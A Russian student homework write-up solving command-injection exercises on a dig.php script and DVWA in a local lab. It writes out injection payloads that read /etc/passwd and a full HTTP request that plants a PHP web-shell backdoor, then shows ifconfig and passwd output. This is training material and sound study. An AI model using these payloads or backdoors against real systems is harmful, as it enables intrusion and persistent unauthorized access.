### Домашнее задание:


- 1. Есть сценарий (dig.PHP), его следует проверить на наличие уязвимостей, которые приводят к RCE. Установите сценарий, протестируйте его и дайте рекомендации, как повысить безопасность его использования.
- 2. Выполните развертывание среды DVWA (или используйте готовый образ). Решите задание Command Injection на уровне сложности Low.

# Домашнее задание (повышенная сложность):

- 1. \* Выполните развертывание среды DVWA (или используйте готовый образ). Решите задание Command Injection на уровне сложности Medium.
- 2. \* Если у вас есть желание еще больше потренироваться в данном типе уязвимостей, можете решить эти задания: https://portswigger.net/web-security/all-labs#os-command-injection
- 1. Смотрим исходник dig.php

Замечаем там функцию system() для поля query type.

Попробуем if config




### Сработало

```
Link encap:Ethernet HWaddr 02:42:4d:6c:e0:96
docker0
         inet addr:172.17.0.1 Bcast:172.17.255.255 Mask:255.255.0.0
         inet6 addr: fe80::42:4dff:fe6c:e096/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:0 (0.0 B) TX bytes:16577 (16.5 KB)
eth0
         Link encap:Ethernet HWaddr 08:00:27:b6:e0:79
         inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
         inet6 addr: fe80::a00:27ff:feb6:e079/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:45 errors:0 dropped:0 overruns:0 frame:0
         TX packets:156 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:6280 (6.2 KB) TX bytes:20724 (20.7 KB)
eth1
         Link encap:Ethernet HWaddr 08:00:27:48:80:0b
         inet addr:192.168.56.11 Bcast:192.168.56.255 Mask:255.255.255.0
         inet6 addr: fe80::a00:27ff:fe48:800b/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:549 errors:0 dropped:0 overruns:0 frame:0
         TX packets:489 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:51841 (51.8 KB) TX bytes:69501 (69.5 KB)
eth2
         Link encap:Ethernet HWaddr 08:00:27:4f:e4:82
         inet addr:10.0.0.10 Bcast:10.0.0.255 Mask:255.255.255.0
         inet6 addr: fe80::a00:27ff:fe4f:e482/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:193 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:0 (0.0 B) TX bytes:22125 (22.1 KB)
lo
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:65536 Metric:1
         RX packets:5728 errors:0 dropped:0 overruns:0 frame:0
         TX packets:5728 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:3914732 (3.9 MB)
                                   TX bytes:3914732 (3.9 MB)
veth504cc72 Link encap:Ethernet HWaddr 02:72:e5:63:bf:7c
         inet6 addr: fe80::72:e5ff:fe63:bf7c/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:0 errors:0 dropped:0 overruns:0 frame:0
         TX packets:131 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:0 (0.0 B) TX bytes:20253 (20.2 KB)
```

Чтобы защититься необходимо фильтровать ввод в небезопасные команды, в данном случае в system(). Или вообще не использовать небезопасные команды.

### 2. Введем 8.8.8.8|cat /etc/passwd



#### 1\*. На medium тоже самое



Если перехватить запрос можно увидеть что попадаем в тег

## Напишем вот такой бекдор

```
croot  kali)-[~]
# echo "<?php system(\$_GET['c']); ?> " > backdoor.php
```

### Создадим его на сервере

```
POST /dvwa/vulnerabilities/exec/ HTTP/1.1
Host: 192.168.56.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 81
Origin: http://192.168.56.11
Connection: close
Referer: http://192.168.56.11/dvwa/vulnerabilities/exec/
Cookie: security=medium; security_level=0; PHPSESSID=suotkrmnepvj1pelfmeu5b0rc3
Upgrade-Insecure-Requests: 1

ip=127.0.0.1|echo "<?php system(\$_GET['c']); ?> " > backdoor.php
&Submit=Submit
```

## Проверим

```
ip=127.0.0.1|cat backdoor.php;
&Submit=Submit

</form>


    <?php system($_GET['c']); ?>

</form>

    /var/www/html/dvwa/vulnerabilities/exec

</div>

ip=127.0.0.1|chmod 777 backdoor.php;
&Submit=Submit
```



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:s /bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var//usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin prox data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing:irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:6nats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false messagebus:x:102:106::/var/run/usr/sbin/nologin statd:x:104:65534::/var/lib/nfs:/bin/false vagrant:x:900:900:vagrant,,;/home/vagrant:/bin/bash leia organa:x luke\_skywalker:x:1112:100::/home/luke\_skywalker:/bin/bash han\_solo:x:1113:100::/home/han\_solo:/bin/bash artoo\_detoo:x:11 c\_three\_pio:x:1115:100::/home/c\_three\_pio:/bin/bash ben\_kenobi:x:1116:100::/home/ben\_kenobi:/bin/bash darth\_vader:x:111' anakin\_skywalker:x:1118:100::/home/anakin\_skywalker:/bin/bash jarjar\_binks:x:1119:100::/home/jarjar\_binks:/bin/bash landc/bin/bash boba\_fett:x:1121:100::/home/boba\_fett:/bin/bash\_jabba\_hutt:x:1122:100::/home/jabba\_hutt:/bin/bash mysql:x:105:111:MySQL:avahi:x:106:113:Avahi mDNS daemon,,,;/var/run/avahi-daemon:/bin/false colord:x:107:115:colord colour management daemon daemon,,,;/srv/ftp:/bin/false